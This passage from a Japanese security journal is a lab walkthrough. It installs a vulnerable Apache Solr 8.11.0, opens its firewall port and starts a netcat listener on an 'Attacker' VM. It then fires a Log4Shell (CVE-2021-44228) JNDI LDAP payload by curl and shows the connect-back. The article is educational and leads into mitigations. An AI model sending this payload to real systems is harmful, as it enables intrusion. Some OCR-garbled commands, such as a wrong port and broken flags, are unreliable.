drwxr-xr-x. 13 root root    4096 Nov  9  2021 contrib
drwxr-xr-x.  4 root root    4096 Mar  7 15:12 dist
drwxr-xr-x.  3 root root      38 Mar  7 15:12 docs
drwxr-xr-x.  6 root root      88 Mar  7 15:12 example
drwxr-xr-x.  2 root root   40960 Mar  7 15:12 licenses
drwxr-xr-x. 10 root root     157 Mar  7 15:12 server
```

次に、Apache Solr をインストールします。
以下のコマンドを実行します。

```
# /tmp/solr-8.11.0/bin/install_solr_service.sh /tmp/solr-8.11
```

コマンドを実行すると、インストールが進行します。
以下の画面のとおり、「Service solr installed」「Started Solr server on port 8983・・・」が表示されましたらインストール完了です。

```
Service solr installed.
Customize Solr startup configuration in /etc/default/solr.in.sh
*** [WARN] *** Your open file limit is currently 1024.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.
in.sh
*** [WARN] ***  Your Max Processes Limit is currently 6941.
 It should be set to 65000 to avoid operational disruption.
 If you no longer wish to see this warning, set SOLR_ULIMIT_CHECKS to false in your profile or solr.
in.sh
Warning: Available entropy is low. As a result, use of the UUIDField, SSL, or any other features tha
t require
RNG might not work properly. To check for the amount of available entropy, use 'cat /proc/sys/kernel
/random/entropy_avail'.

Waiting up to 180 seconds to see Solr running on port 8983 [|  [-]
Started Solr server on port 8983 (pid=51972). Happy searching!


Found 1 Solr nodes:

Solr process 51972 running on port 8983
{
  "solr_home":"/var/solr/data",
  "version":"8.11.0 e912fdd5b632267a9088507a2a6bcbc75108f381 - jpountz - 2021-11-09 14:08:51",
  "startTime":"2024-03-07T06:15:33.701Z",
  "uptime":"0 days, 0 hours, 0 minutes, 42 seconds",
  "memory":"38.9 MB (%7.6) of 512 MB"}

[root@localhost solr-8.11.0]#
```

2.6.3 Apache Solr の起動確認

インストールが完了したら、念のため Apache Solr の起動状況の確認を行ないます。
次のコマンドを実行します。

```
# ss -antup
```

コマンドを実行しましたら、次の画面のとおり、8983 番ポートで待ち受けていることが確認してください。

```
[root@localhost solr-8.11.0]# ss -antup
Netid      State       Recv-Q      Send-Q             Local Address:Port         Peer Address:Port
Process
udp        ESTAB       0           0               10.0.2.15%enp0s3:68              10.0.2.2:67
 users:(("NetworkManager",pid=706,fd=26))
udp        UNCONN      0           0                     127.0.0.1:323               0.0.0.0:*
 users:(("chronyd",pid=37135,fd=5))
udp        UNCONN      0           0                         [::1]:323                  [::]:*
 users:(("chronyd",pid=37135,fd=6))
tcp        LISTEN      0           128                   0.0.0.0:22                0.0.0.0:*
 users:(("sshd",pid=50182,fd=3))
tcp        LISTEN      0           50                          *:8983                    *:*
 users:(("java",pid=51972,fd=156))
tcp        LISTEN      0           50             [::ffff:127.0.0.1]:7983                *:*
 users:(("java",pid=51972,fd=46))
tcp        LISTEN      0           128                       [::]:22                   [::]:*
 users:(("sshd",pid=50182,fd=4))
```

2.6.4 FW の設定

CentOS では基本的に、ファイアウォールである firewalld が動作しています。そのため、初期状態では、Attacker は、Apache Solr にアクセスできませんので、検証を行なうにあたりアクセス可能にする必要があります。
以下のコマンドを実行して、firewalld の動作状況を確認します。

```
# systemctl status firewalld
```

「acitive(running)」と記載があれば、firewalld が動作しています。

```
[root@Attacker ~]# systemctl status firewalld
● firewalld.service - firewalld - dynamic firewall daemon
     Loaded: loaded (/usr/lib/systemd/system/firewalld.service; enabled; preset: enabled)
     Active: active (running) since Sat 2024-03-09 00:32:08 JST; 21s ago
       Docs: man:firewalld(1)
   Main PID: 4953 (firewalld)
      Tasks: 2 (limit: 11113)
     Memory: 22.2M
        CPU: 921ms
     CGroup: /system.slice/firewalld.service
             └─4953 /usr/bin/python3 -s /usr/sbin/firewalld --nofork --nopid

Mar 09 00:32:08 Attacker systemd[1]: Starting firewalld - dynamic firewall daemon...
Mar 09 00:32:08 Attacker systemd[1]: Started firewalld - dynamic firewall daemon.
```

firewalld の動作を確認したら、次に以下のコマンドを実行して firewalld のルールを確認します。

```
# firewall-cmd --list-all --zone=public
```

結果例は以下のとおりです（次ページ図）。

```
[root@localhost ~]# firewall-cmd  --list-all --zone=public
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: cockpit dhcpv6-client ssh
  ports:
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

Apache Solr が待ち受けるポート 8983 への通信が許可されていないことがわかります。
以下のコマンドを実行して、Apache Solr が待ち受けるポート 8983 への通信を許可します。

```
# firewall-cmd –add-port=8393/tcp –zone=public –parmanent
# firewall-cmd –reload
# firewall-cmd –list-all –zone=public
```

例に示すとおり、ポート 8983 への通信が追加されていれば、firewalld における通信許可が完了します。

```
[root@localhost ~]# firewall-cmd --add-port=8983/tcp --zone=public --permanent
success
[root@localhost ~]# firewall-cmd --reload
success
[root@localhost ~]# firewall-cmd  --list-all --zone=public
public (active)
  target: default
  icmp-block-inversion: no
  interfaces: enp0s3
  sources:
  services: cockpit dhcpv6-client ssh
  ports: 8983/tcp
  protocols:
  forward: yes
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:
```

2.7 攻撃サーバー（ホスト名：Attacker）の構築

次のコマンドを入力して、その他、今回の検証で必要なソフトウェアをインストールします。


```
# yum install nc –y
```

また、Victim と同様 firewalld の設定をしておきます。攻撃サーバー（ホスト名：Attacker）にて FW を無効化します。なお、本来であれば無効化をすべきではありませんが、今回の検証では守るべき対象ではないことから、リスクを受け入れた形で無効化しています。

```
# systemctl stop firewalld
```

3. スナップショットの取得

このあとはぜい弱性の検証を実施します。
検証を実施する前に、やられサーバー（ホスト名：Victim）、攻撃サーバー（ホスト名：Attacker）ともに、スナップショットを作成しておきましょう。



4. IP アドレスの確認

検証を行なうにあたり、やられサーバ (ホスト名：Victim)、攻撃サーバ (ホスト名：Attacker) の IP アドレスが確認する必要があります。各マシーンで以下のコマンドを実施して、IP アドレスを確認しておきます。

```
# ip addr
```

以下が IP アドレスです。

```
[root@victim ~] ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1
    link/ether 08:00:27:0e:48:ac brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.38/24 brd 192.168.0.255 scope global dynamic noprefixroute enp0s3
       valid_lft 86375sec preferred_lft 86375sec
    inet6 fe80::a00:27ff:fe0e:48ac/64 scope link noprefixroute
```

5. ぜい弱性の検証

Attacker で、以下のコマンドを実行し、netcat プログラムを利用して 1234 ポートで待ち受けをします。

```
# nc -lnvp 1234
```

nc が 1234 番ポートで待ち受けていることを確認してください（次ページ図）。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
```

次に、Ctl+Alt+F2 を入力し、別のターミナルへ移動します。

別のターミナルへ移動したら、次のコマンドを実行します（赤字の IP アドレスはお使いの環境にあわせてください）。

```
# curl 'http://VictimのIP addr :8983/solr/admin/cores?foo=$\
{jndi:ldap:AttckerのIP addr:1234\}'
```

このコマンドでは、8983 番ポートで待ち受けている Apache Solr に HTTP 接続し、foo パラメーターに、Log4Shell の検証コードを入力しています。

コマンド入力後、特段変わった表示はされません。

```
[root@Attacker ~]# curl 'http://192.168.0.38:8983/solr/admin/cores?foo=$\{jndi:ldap://192.168.0.40:1234\}
{
  "responseHeader":{
    "status":0,
    "QTime":0},
  "initFailures":{},
  "status":{}}
```

次に、Ctl+Alt+F1 を入力し、nc が 1234 番ポートで待ち受けているターミナルへ戻ると、次の画面のとおり、攻撃が成功、Log4j のぜい弱性 (2021-44228) が悪用され、コネクトバック通信が発生していることが確認できます。

```
[root@Attacker ~]# nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 192.168.0.38.
Ncat: Connection from 192.168.0.38:50012.
0
```

6. おわりに

今回は、①ぜい弱性（Log4j）体験編として、仮想環境上に Apache Solr を構築し、Apache Solr に内包された Log4j のぜい弱性（CVE-2021-44228）の体験を実施しました。

次回は、②緩和策設定編として、Log4j のぜい弱性（CVE-2021-44228）が公開されたタイミング（パッチがまだ公開されていないことを想定）での推奨されている緩和策（mitigation）を試行します（図 2）。




図 2 第四部「ぜい弱性検証＋緩和策適用」全体の構成と、次号で扱う内容（赤字部分）

Human * IT

人と IT のチカラで、驚きと感動のサービスを。

Hitachi Systems Security Journal VOL.60

株式会社 日立システムズ
本社 〒141-8672 東京都品川区大崎 1-2-1